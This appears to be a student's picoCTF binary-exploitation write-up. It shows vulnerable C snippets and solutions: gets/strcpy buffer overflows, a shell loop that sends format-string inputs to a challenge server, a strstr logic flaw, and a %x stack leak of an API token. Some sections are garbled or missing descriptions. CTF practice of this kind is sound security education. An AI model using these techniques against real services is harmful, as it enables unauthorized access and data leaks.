BINARY EXPLOITATION

1



Solution

```
"own debugging flag.\n");
exit(0);
}

fgets(flag,FLAGSIZE_MAX,f);
signal(sIGSEGV, sigsegv_handler); // Set up sign:
gid_t gid = getegid();
setresgid(gid, gid, gid);

printf("Input: ");
fflush(stdout);
char buf1[100];
gets(buf1);
vuln(buf1);
printf("The program will exit now\n");
return 0;
}
```

As highlighted, the vuln.c program uses gets for inputting a string which is unsafe as a buffer overflow attack can be performed over it as the gets function does not check for the length of the string being inputted.

```
void sigsegv_handler(int sig) {
   printf("%s\n", flag);
   fflush(stdout);
   exit(1);
}
void vuln(char *input){
   char buf2[16];
   strcpy(buf2, input);
}
```

In this part of the program, the sigsiev_handler function says that the flag would be revealed if there is a segmentation fault. The vuln function can take 16 characters in its buffer. So we just need to input more than 16 characters.

```
(shivajinagar® kali)-[~/challenges]
$ nc saturn.picoctf.net 51110
Input: Check my youtube channnel
picoCTF{ov3rfl0ws_ar3nt_that_bad_8ba275ff}
```

And there we have the flag.

2.

```
Flag leak

Tags: picoCTF 2022 Binary Exploitation format_string

AUTHOR: NEEL BHAVSAR

Description

Story telling class 1/2
I'm just copying and pasting with this program.

What can go wrong? You can view source here.

And connect with it using:

nc saturn.picoctf.net 61609
```

Solution

```
void vuln(){
   char flag[BUFSIZE];
   char story[128];

  readflag(flag, FLAGSIZE);


  printf("Tell me a story and then I'll tell you one >> ");
   scanf("%127s", story);
   printf("Here's a story - \n");
   printf(story);
   printf("\n");
}
```

There is no format specifier in the print statement. Hence, we can print whatever we want to.

```
(shivajinagar@kali)-[~/challenges]
$ for i in {0..999}; do echo "%$i\$s" | nc saturn.picoctf.net 55332 | grep CTF; done
CTF{L34k1ng_Fl4g_0ff_St4ck_c2e94e3d}
```

Using this method, we can find the flag.

3.




Solution



Looking up for first recorded RCE in windows in 2021, we find the flag.

4.



Solution

can be downloaded here.

```
if (strstr(player_turn, loses[computer_turn])) {
   puts("You win! Play again?");
   return true;
} else {
   puts("Seems like you didn't win this time. Play again?");
   return false;
}
}
```

The play function uses the strstr function. Which points to the first occurrence of string2 in string1. So we can input rockpaperscissors to win everytime.

```
You played: rockpaperscissors
The computer played: rock
You win! Play again?
Congrats, here's the flag!
picoCTF{50M3_3X7R3M3_1UCK_C85AF58A}
Type '1' to play a game
Type '2' to exit the program
```

This way, we find the flag.

5.



Solution

```
char *user_buf = malloc(300 + 1);
printf("What is your API token?\n");
scanf("%300s", user_buf);
printf("Buying stonks with token:\n");
printf(user_buf);
```


There is no format specifier for the print function which can be exploited by inputting any format specifier.



Inputting %x several times, we get an API token as a list of hexadecimal values.




Using online tools, we find the flag but it is in little endian.



Using cyberchef to swap endians and converting hex to ASCII, we have the flag.





Solution

```
Hi, welcome to my echo chamber!

Type '1' to enter a phrase into our database

Type '2' to echo a phrase in our database

Type '3' to exit the program

1

Please enter your data:
cryptonite
cryptonite
Please enter the length of your data:

20

20

Your entry number is: 1

Write successful, would you like to do anything else?

2

Please enter the entry number of your data:
make sure I get through the task phase
make sure I get through the task phase
picoCTF{M4K3_5UR3_70_CH3CK_Y0UR_1NPU75_68466E2F}
```

Following the hint in the question and entering a string instead of a number, we get the flag.

7.



Solution

```
puts(HEADER);
puts("My room is so cluttered...");
puts("What do you see?");
gets(clutter);
```

The program uses the gets function which is vulnerable to buffer overflows. Hence, we can exploit it.

As we can see from trial and error, the buffer overflows when we enter more than 265 characters.

We have the flag using this information and the fact that the machines use little-endian format, entering the code accordingly.